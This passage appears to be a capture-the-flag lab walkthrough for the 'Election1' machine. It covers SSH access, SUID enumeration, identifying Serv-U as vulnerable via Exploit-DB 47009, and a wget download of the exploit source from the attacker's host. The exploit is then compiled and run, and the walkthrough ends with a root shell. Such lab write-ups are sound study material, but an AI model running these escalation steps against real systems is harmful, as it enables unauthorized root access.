
```
┌──(root#Bhavesh)-[~/Offsec/Election1]
└─# ssh love@192.168.229.211
love@192.168.229.211's password:
Welcome to Ubuntu 18.04.4 LTS (GNU/Linux 5.4.0-120-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage


 * Canonical Livepatch is available for installation.
   - Reduce system reboots and improve kernel security. Activate at:
     https://ubuntu.com/livepatch

471 packages can be updated.
358 updates are security updates.

Your Hardware Enablement Stack (HWE) is supported until April 2023.
Last login: Thu Apr  9 23:19:28 2020 from 192.168.1.5
love@election:~$ whoami
love
love@election:~$ id
uid=1000(love) gid=1000(love) groups=1000(love),4(adm),24(cdrom),30(dip),33(www-data),46(plugdev),116(lpadmin),126(sambashare)
love@election:~$
```

Privilege Escalation

```
find / -perm -4000 -type f 2>/dev/null
```



```
love@election:~$ find / -perm -4000 -type f 2>/dev/null
/usr/bin/arping
/usr/bin/passwd
/usr/bin/pkexec
/usr/bin/traceroute6.iputils
/usr/bin/newgrp
/usr/bin/chsh
/usr/bin/chfn
/usr/bin/gpasswd
/usr/bin/sudo
/usr/sbin/pppd
/usr/local/Serv-U/Serv-U
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/lib/eject/dmcrypt-get-device
/usr/lib/openssh/ssh-keysign
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/xorg/Xorg.wrap
/bin/fusermount
/bin/ping
/bin/umount
/bin/mount
/bin/su
```



Exploit-DB
https://www.exploit-db.com › exploits

Serv-U FTP Server < 15.1.7 - Local Privilege Escalation (1)

18 Jun 2019 — Type: local. **Exploit**: /. Platform: Linux. Date: 2019-06-18. Vulnerable App: /* CVE-2019-12181 **Serv-U** 15.1.6 Privilege Escalation **vulnerability** ...

Exploit-DB
https://www.exploit-db.com › exploits

Serv-U FTP Server < 15.1.7 - Local Privilege Escalation (2)

13 Jan 2019 — Type: local. **Exploit**: /. Platform: Multiple. Date: 2019-01-13. Vulnerable App: #!/bin/bash # SUroot - Local root **exploit** for **Serv-U** FTP Server ...

Salesforce
https://solarwindscore.my.site.com › article › Local-priv...


Local privilege escalation vulnerability in Serv-U FTP Server

The published code to demonstrate the "**exploit**" emulates the native behavior of the **Serv-U** Administrator program. Since physical access to the server machine is ...

https://www.exploit-db.com/exploits/47009

Start the python server.


```
wget http://192.168.45.179/47009.c
```



```
love@election:/tmp$ wget http://192.168.45.179/47009.c
--2024-06-17 07:56:07--  http://192.168.45.179/47009.c
Connecting to 192.168.45.179:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 619 [text/x-csrc]
Saving to: ‘47009.c’

47009.c                                   100%[===============================================================================>]     619  --.-KB/s

2024-06-17 07:56:07 (641 KB/s) - ‘47009.c’ saved [619/619]
```

```
gcc 47009.c -o shell
./shell
```

We are now **root** user of the system.



```
love@election:/tmp$ gcc 47009.c -o shell
love@election:/tmp$ ./shell
uid=0(root) gid=0(root) groups=0(root),4(adm),24(cdrom),30(dip),33(www-data),46(plugdev),116(lpadmin),126(sambashare),1000(love)
opening root shell
# id
uid=0(root) gid=0(root) groups=0(root),4(adm),24(cdrom),30(dip),33(www-data),46(plugdev),116(lpadmin),126(sambashare),1000(love)
# whoami
root
# cd /root
# pwd
/root
#
```